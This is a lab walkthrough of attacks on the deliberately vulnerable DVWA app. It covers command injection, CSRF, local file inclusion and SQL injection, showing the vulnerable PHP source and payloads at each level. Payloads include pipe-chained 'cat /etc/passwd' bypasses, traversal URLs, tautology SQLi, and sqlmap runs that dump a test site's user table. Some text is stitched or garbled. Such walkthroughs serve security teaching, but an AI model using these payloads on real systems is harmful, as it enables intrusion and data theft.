PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.027 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.026 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.033 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2000ms  
rtt min/avg/max/mdev = 0.026/0.028/0.033/0.006 ms  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
news:x:11:11:news:/bin:/bin/sh
```

Testing Command Injection

What this does is, if the first command works, it will automatically run the second one and show us the contents of the /etc/passwd file.

Analyzing Medium Security Source Code

Command Injection Source

vulnerabilities/exec/source/medium.php

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => ' ',
        ';'  => ' ',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Compare All Levels

Medium Security Source Code

After reviewing and analyzing the code, we can notice the presence of the `str_replace` function, which replaces `&&` and `;` with spaces, effectively blocking the use of these operators to chain commands in the Medium security level.

After some thinking, I decided to use the pipe `|` to connect commands together .

127.0.0.1 | cat /etc/passwd



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

Using a Pipe for Command Injection

Analyzing High Security Source Code

Command Injection Source

vulnerabilities/exec/source/high.php

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&' => ' ',
        ';' => ' ',
        '|' => ' ',
        '.' => ' ',
        '$' => ' ',
        '(' => ' ',
        ')' => ' ',
        '"' => ' ',
        '||' => ' ',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

High Security Source Code

After taking a closer look at the code, you'll notice that characters like &, semicolons, and pipes get replaced with spaces. This simple change prevents multiple commands from running at once, effectively stopping command injection.

After some thought, I found that by eliminating the spacing, I could use the pipeline to execute the command like this :

127.0.0.1|cat /etc/passwd



Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
mysql:x:100:107:MySQL Server,,,:/nonexistent:/bin/false
tss:x:101:108:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
redsocks:x:103:109::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:104:65534::/var/spool/rwho:/usr/sbin/nologin
iodine:x:105:65534::/run/iodine:/usr/sbin/nologin
messagebus:x:106:111::/nonexistent:/usr/sbin/nologin
miredo:x:107:65534::/var/run/miredo:/usr/sbin/nologin
redis:x:108:114::/var/lib/redis:/usr/sbin/nologin
usbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
tcpdump:x:111:118::/nonexistent:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
_rpc:x:113:65534::/run/rpcbind:/usr/sbin/nologin
```

Eliminating Space Before the Pipe for Command Injection

3. Cross-Site Request Forgery (CSRF)

Cross-site request forgery (CSRF) is a web vulnerability that lets a malicious hacker trick the victim into submitting a request that allows the attacker to perform state-changing actions on behalf of the victim. Cross-site request forgery is also called *XSRF*, *sea surf*, *session riding*, or *one-click attack*.

CSRF On DVWA With Low-Security Level:

As the level implies, this task is extremely easy. Moreover, I believe it is the best level for comprehending the fundamental concept of CSRF.

By opening the page, we see a form where we can change our password.



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

More Information


- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cqisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

The first thing we did is to try change the password and observe the result.

And after doing that we are still on the same page, but looking at the URL bar, there is an interesting value.

For example, if the new **password is: “admin”** the result will be something like this:

http://192.168.112.132/dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change#



It's clear that the form accepts a GET HTTP request and sends three parameters named:

- password_new
- password_conf
- Change

So we can imagine an attacker that will send you a malicious address like:

http://192.168.112.132/dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change#

If he finds a way to let you click when you are still authenticated, your password will automatically be admin.

CSRF On DVWA With Medium-Security Level:

If we try to use low security method then it wont work anymore.

As we Know, we will first view the source code.

CSRF Source

```
<?php

if (isset($_GET['Change'])) {

    // Checks the http referer header
    if ( eregi ( "127.0.0.1", $_SERVER['HTTP_REFERER'] ) ){

        // Turn requests into variables
        $pass_new = $_GET['password_new'];
        $pass_conf = $_GET['password_conf'];

        if ($pass_new == $pass_conf){
            $pass_new = mysql_real_escape_string($pass_new);
            $pass_new = md5($pass_new);

            $insert="UPDATE `users` SET password = '$pass_new' WHERE user = 'admin'";
            $result=mysql_query($insert) or die('<pre>' . mysql_error() . '</pre> ');

            echo "<pre> Password Changed </pre>";
            mysql_close();
        }

        else{
            echo "<pre> Passwords did not match. </pre>";
        }
    }
}
```

The flaw in this code is a Cross-Site Request Forgery (CSRF) vulnerability. The code uses the HTTP Referer header to check if the request came from the same server, assuming it's a trusted source. However, the Referer header can be easily manipulated by an attacker. This allows an attacker to create a malicious website or craft a URL that makes a request to this script, tricking the user's browser into performing an unwanted action on their behalf, such as changing their password without their knowledge or consent.

4. What is File Inclusion Attack?

It is an attack that allows an attacker to include a file on the web server through a php script. This vulnerability arises when a web application lets the client submit input into files or upload files to the server. A file include vulnerability is distinct from a generic Directory Traversal Attack, in that directory traversal is a way of gaining unauthorized file system access, and a file inclusion vulnerability subverts how an application loads code for execution. Successful exploitation of a file include vulnerability will result in remote code execution on the web server that runs the affected web application.

This can lead to the following attacks:

- Code execution on the web server
- Cross Site Scripting Attacks (XSS)
- Data Manipulation Attacks

Two Types:

a) Local File Inclusion

LFI vulnerabilities allow an attacker to read (and sometimes execute) files on the victim machine. This can be very dangerous because if the web server is misconfigured and running with high privileges, the attacker may gain access to sensitive information. If the attacker is able to place code on the web server through other means, then they may be able to execute arbitrary commands.

b) Remote File Inclusion

RFI vulnerabilities are easier to exploit but less common. Instead of accessing a file on the local machine, the attacker is able to execute code hosted on their own machine.

Remote File inclusion (RFI) and Local File Inclusion (LFI) are vulnerabilities that are often found in poorly-written web applications. These vulnerabilities occur when a web application allows the user to submit input into files or upload files to the server. In order to demonstrate these attacks, we will be using the Damn Vulnerable Web Application (DVWA).

Difficulty: LOW

Now start your machine and login to DVWA, then go to DVWA security tab and change the difficulty level to low.

Go to file inclusion tab and change the URL from incude.php to

?page=../../../../../../etc/passwd.

See the running version in target machine

<http://192.168.112.132/dvwa/vulnerabilities/fi/?page=page=../../../../../../proc/version>

The screenshot shows the DVWA web application interface. The browser address bar displays the URL: `192.168.112.132/dvwa/vulnerabilities/fi/?page=include.php`. The page title is "Vulnerability: File Inclusion". Below the title, a text box contains the instruction: "To include a file edit the ?page=index.php in the URL to determine which file is included." A sidebar on the left lists various vulnerability categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion (highlighted in green), and SQL Injection. The "More info" section provides two links: http://en.wikipedia.org/wiki/Remote_File_Inclusion and http://www.owasp.org/index.php/Top_10_2007-A3.

Output :-

The first screenshot shows the output of the file inclusion attack. The browser address bar displays the URL: `192.168.112.132/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd`. The output text is as follows:

```
dot:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/bin:x:2:2:bin:/bin/sh sys:x:3:3:sys:/dev/bin/sh sync:x:4:65534:sync:/bin/bin/sync games:x:5:60:games:/usr/games/bin/sh man:x:6:12:man:/var/ache/man/bin/sh lp:x:7:7:lp:/var/spool/pd/bin/sh mail:x:8:8:mail:/var/mail/bin/sh news:x:9:9:news:/var/spool/news/bin/sh uucp:x:10:10:uucp:/var/spool/uucp/bin/sh proxy:x:13:13:proxy:/bin/bin/www:ata:x:33:33:www-data:/var/www/bin/sh backup:x:34:34:backup:/var/backups/bin/sh list:x:38:38:Mailing List Manager:/var/list/bin/sh irc:x:39:39:ircd:/var/run/ircd/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats/bin/sh nobody:x:65534:65534:nobody:/nonexistent/bin/sh libuid:x:100:101:/var/lib/libuid/bin/sh dhcp:x:101:102:/nonexistent/bin/false syslog:x:102:103:/home/syslog/bin/false log:x:103:104:/home/klog/bin/false sshd:x:104:65534:/var/run/sshd/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin:/home/msfadmin/bin/bash bind:x:105:113:/var/cache/bind/bin/false postfix:x:106:115:/var/pool/postfix/bin/false ftp:x:107:65534:/home/ftp/bin/false postgres:x:108:117:PostgreSQL administrator:/var/lib/postgresql/bin/bash mysql:x:109:118:MySQL Server:/var/lib/mysql/bin/false bmcats5:x:110:65534:/usr/share/tomcat5.5/bin/false distccd:x:111:65534:/bin/false user:x:1001:1001:just a user:111:/home/user/bin/bash service:x:1002:1002:/home/service/bin/bash telnetd:x:112:120:/nonexistent/bin/false proftpd:x:113:65534:/var/run/proftpd/bin/false staid:x:114:65534:/var/lib/ntfs/bin/false
```

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326

The second screenshot shows the output of the file inclusion attack. The browser address bar displays the URL: `192.168.112.132/dvwa/vulnerabilities/fi/?page=page=../../../../../../proc/version`. The output text is as follows:

```
Linux version 2.6.24-16-server (build@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008
```

Warning: Cannot modify header information - headers already sent by (output started at /proc/version:2) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /proc/version:2) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /proc/version:2) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326

Difficulty: MEDIUM

Now, go on and try the exploits we used in low difficulty. You will notice that you can't read files like before using the directory traversal method. So, as you can see in the below snapshot of source page, the server is more secure and **is filtering the '../' or '..\' pattern**. Let's try to access the file without '../' or '..\'.

File Inclusion Source

```
<?php

$file = $_GET['page']; // The page we wish to display


// Bad input validation
$file = str_replace("http://", "", $file);
$file = str_replace("https://", "", $file);

?>
```

Compare

<http://192.168.112.132/dvwa/vulnerabilities/fi/?page=/etc/passwd>

<http://192.168.112.132/dvwa/vulnerabilities/fi/?page=/proc/version>



5. SQL Injection

Short answer: SQL injection (SQLi) is a class of vulnerability where untrusted input is incorporated into SQL commands so an attacker can change the intended query. That can lead to data theft, data corruption, authentication bypass, and full system compromise. I'll explain the risk, safe defensive patterns (with secure code examples), detection and remediation steps, and an ethical note.

SQL Injection Source

```
<?php
if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre> ');

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
```

[View source code in website](#)


In the code, the variable **\$id** is retrieved from the user input without any validation or sanitization. It is then directly concatenated into the SQL query string:

Fiest view of website




This allows an attacker to manipulate the value of \$id and inject malicious SQL code, potentially leading to unauthorized access, data leakage, or even complete loss of data.

Try to the fill id



This means that the query that was executed back in the database was the following:

1' OR '1'='1'#



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top, there's a logo with 'DVWA' and a green swoosh. Below it, the title 'Vulnerability: SQL Injection' is displayed. The main section is titled 'User ID:' and contains a text input field with the value '1' OR '1'='1'# and a 'Submit' button. Below the input field, the results of the query are displayed in red text, showing five rows of user data:

ID	First name	Surname
1' OR '1'='1'#	admin	admin
1' OR '1'='1'#	Gordon	Brown
1' OR '1'='1'#	Hack	Me
1' OR '1'='1'#	Pablo	Picasso
1' OR '1'='1'#	Bob	Smith

Find out the weak parameters

Like :- <http://192.168.112.132/dvwa/vulnerabilities/sqli/?id=1>

<http://testphp.vulnweb.com/artists.php?artist=1>

back to the kali machine terminal to use sqlmap tool

sqlmap tool:- Sqlmap is an open-source penetration testing tool used for detecting and exploiting SQL injection vulnerabilities in web applications. It automates the process of identifying vulnerable parameters, exploiting them, and even gaining full database access.

Syntax :-

sqlmap -u "http://example.com/page.php?id=1" -dbs

```
sqlmap -u "http://example.com/page.php?id=1" -D testdb -tables
```

```
sqlmap -u "http://example.com/page.php?id=1" -D testdb -T users --dump
```

```
(kali@kali)-[~/Desktop]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --batch

search: [0] artist: {1.9#stable}
[+] https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
```

Output :-

```
[10:01:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[10:01:37] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[10:01:37] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output'
[10:01:37] [WARNING] your sqlmap version is outdated
[*] ending @ 10:01:37 /2025-09-28/
```

```
(kali@kali)-[~/Desktop]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables --batch

search: [0] artist: {1.9#stable}
[+] https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
ey all applicable local, state and federal laws. Developers assume no liability and are not responsible for
```

Output :-

```
[10:03:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[10:03:12] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
```

```
(kali@kali)-[~/Desktop]
$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --dump --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
ey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any
s program
[*] starting @ 10:04:28 /2025-09-28/
```

Output →

```
[10:04:59] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+
| cc      | cart | pass | email | phone | uname | name | address |
+-----+-----+-----+-----+-----+-----+-----+
| <blank> | 443db2aad790a50140b042558c01f205 | test | <blank> | <blank> | test | <blank> | <blank> |
+-----+-----+-----+-----+-----+-----+-----+
[10:04:59] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[10:04:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[10:04:59] [WARNING] your sqlmap version is outdated
```

Medium

Normal url :-

<http://192.168.112.132/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#>

Output →

Vulnerability: SQL Injection


User ID:

ID: 1
First name: admin
Surname: admin


Edit id=1 to this code then send it and we can see the results in response.

